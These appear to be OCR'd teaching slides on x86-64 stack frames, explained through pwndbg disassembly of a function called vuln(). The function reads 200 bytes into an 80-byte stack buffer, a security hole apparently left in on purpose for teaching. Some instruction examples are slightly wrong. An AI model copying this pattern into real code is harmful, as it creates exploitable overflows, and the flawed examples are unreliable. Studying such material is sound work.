Next instruction to execute after vuln() is at 0x4005ba

Disassembly of vuln() and the stack



The saved return pointer points to 0x4005ba

Stack frames


```
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
   0x0000000000400566 <+0>:     push   rbp
   0x0000000000400567 <+1>:     mov    rbp,rsp
   0x000000000040056a <+4>:     sub    rsp,0x50
   0x000000000040056e <+8>:     lea    rax,[rbp-0x50]
   0x0000000000400572 <+12>:    mov    rsi,rax
   0x0000000000400575 <+15>:    mov    edi,0x400654
   0x000000000040057a <+20>:    mov    eax,0x0
   0x000000000040057f <+25>:    call   0x400430 <printf@plt>
   0x0000000000400584 <+30>:    lea    rax,[rbp-0x50]
   0x0000000000400588 <+34>:    mov    edx,0xc8
   0x000000000040058d <+39>:    mov    rsi,rax
   0x0000000000400590 <+42>:    mov    edi,0x0
   0x0000000000400595 <+47>:    call   0x400440 <read@plt>
   0x000000000040059a <+52>:    mov    eax,0x0
   0x000000000040059f <+57>:    leave
   0x00000000004005a0 <+58>:    ret
```

Stack frames

- The first three instructions are called the function prologue
- The last two instructions are called the function epilogue
- They're responsible for setting up the stack frame, and releasing the stack frame respectively

Stack frames

- When a function is called, a "little" stack is created just for that function
- The stack frame contains local variables used by the function as well as the saved return pointer



Function prologue

```
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
   0x0000000000400566 <+0>:     push   rbp
   0x0000000000400567 <+1>:     mov    rbp,rsp
   0x000000000040056a <+4>:     sub    rsp,0x50
   0x000000000040056e <+8>:     lea    rax,[rbp-0x50]
   0x0000000000400572 <+12>:    mov    rsi,rax
   0x0000000000400575 <+15>:    mov    edi,0x400654
   0x000000000040057a <+20>:    mov    eax,0x0
   0x000000000040057f <+25>:    call   0x400430 <printf@plt>
   0x0000000000400584 <+30>:    lea    rax,[rbp-0x50]
   0x0000000000400588 <+34>:    mov    edx,0xc8
   0x000000000040058d <+39>:    mov    rsi,rax
   0x0000000000400590 <+42>:    mov    edi,0x0
   0x0000000000400595 <+47>:    call   0x400440 <read@plt>
   0x000000000040059a <+52>:    mov    eax,0x0
   0x000000000040059f <+57>:    leave
   0x00000000004005a0 <+58>:    ret
```

Function prologue


- Let's step through what happens when vuln() is called
- First the saved return pointer is pushed on the stack

Function prologue

- Now we have the function prologue
- The first instruction is **`push rbp`**
- This saves main()'s RBP onto the stack


Function prologue

- The next instruction is `mov rbp, rsp`
- vuln()'s RBP and RSP now point at the base of the stack frame
- From here on RSP will move up or down based on PUSH and POP



Function prologue

- The last instruction is `sub rsp, 0x50`
- This sets aside the size of the stack frame for local variables; in this case it's 80 bytes




SUB

- Subtract operand 2 from operand 1, and save the result in operand 1
  - `sub rax, rbx` : subtract value in RBX from value in RAX
  - `sub rax, 0x5` : subtract 5 from value in RAX
  - `sub 0xdeadbeef, 0x5` : subtract 5 from 0xdeadbeef

Referencing local variables on the Stack

- Local variables are accessed using RBP and an offset



Referencing local variables on the Stack

```
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
   0x0000000000400566 <+0>:     push   rbp
   0x0000000000400567 <+1>:     mov    rbp,rsp
   0x000000000040056a <+4>:     sub    rsp,0x50
   0x000000000040056e <+8>:     lea    rax,[rbp-0x50]
   0x0000000000400572 <+12>:    mov    rsi,rax
   0x0000000000400575 <+15>:    mov    edi,0x400654
   0x000000000040057a <+20>:    mov    eax,0x0
   0x000000000040057f <+25>:    call   0x400430 <printf@plt>
   0x0000000000400584 <+30>:    lea    rax,[rbp-0x50]
   0x0000000000400588 <+34>:    mov    edx,0xc8
   0x000000000040058d <+39>:    mov    rsi,rax
   0x0000000000400590 <+42>:    mov    edi,0x0
   0x0000000000400595 <+47>:    call   0x400440 <read@plt>
   0x000000000040059a <+52>:    mov    eax,0x0
   0x000000000040059f <+57>:    leave
   0x00000000004005a0 <+58>:    ret
```

LEA


- Load Effective Address
- Copies address calculated in its second operand into its first operand
  - `lea rax, [rbp - 0x50]` : copy the result of at RBP - 0x50 into RAX

Memory operands

- The square brackets are called memory operands and have two meanings
- When used with LEA, it just copies the calculated address to the destination register
  - `lea rax, [rbp - 0x50]` : copy the result of RBP - 0x50 to RAX
- When used with MOV, it acts as a dereference operator and copies the value pointed to by that address to the destination register
  - `mov rax, [rbp - 0x50]` : calculate RBP-0x50 and copy the value pointed to by that address to RAX

Referencing local variables on the Stack

- Unlike RSP, RBP doesn't move, so it can be used as a point of reference to access local variables



Function epilogue


```
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
   0x0000000000400566 <+0>:     push   rbp
   0x0000000000400567 <+1>:     mov    rbp,rsp
   0x000000000040056a <+4>:     sub    rsp,0x50
   0x000000000040056e <+8>:     lea    rax,[rbp-0x50]
   0x0000000000400572 <+12>:    mov    rsi,rax
   0x0000000000400575 <+15>:    mov    edi,0x400654
   0x000000000040057a <+20>:    mov    eax,0x0
   0x000000000040057f <+25>:    call   0x400430 <printf@plt>
   0x0000000000400584 <+30>:    lea    rax,[rbp-0x50]
   0x0000000000400588 <+34>:    mov    edx,0xc8
   0x000000000040058d <+39>:    mov    rsi,rax
   0x0000000000400590 <+42>:    mov    edi,0x0
   0x0000000000400595 <+47>:    call   0x400440 <read@plt>
   0x000000000040059a <+52>:    mov    eax,0x0
   0x000000000040059f <+57>:    leave
   0x00000000004005a0 <+58>:    ret
```

LEAVE

- Releases the stack frame by restoring the saved frame pointer
- Takes no operands
- Equivalent to : `mov rsp, rbp; pop rbp`


Function epilogue

- Let's see what happens when LEAVE is executed




Function epilogue

- LEAVE is basically `mov rsp, rbp; pop rbp`
- Here's what the stack frame looks like after `mov rbp, rsp`



Function epilogue

- The second step in LEAVE is `pop rbp`
- This pops the top of the stack, currently the saved frame pointer into RBP




RET

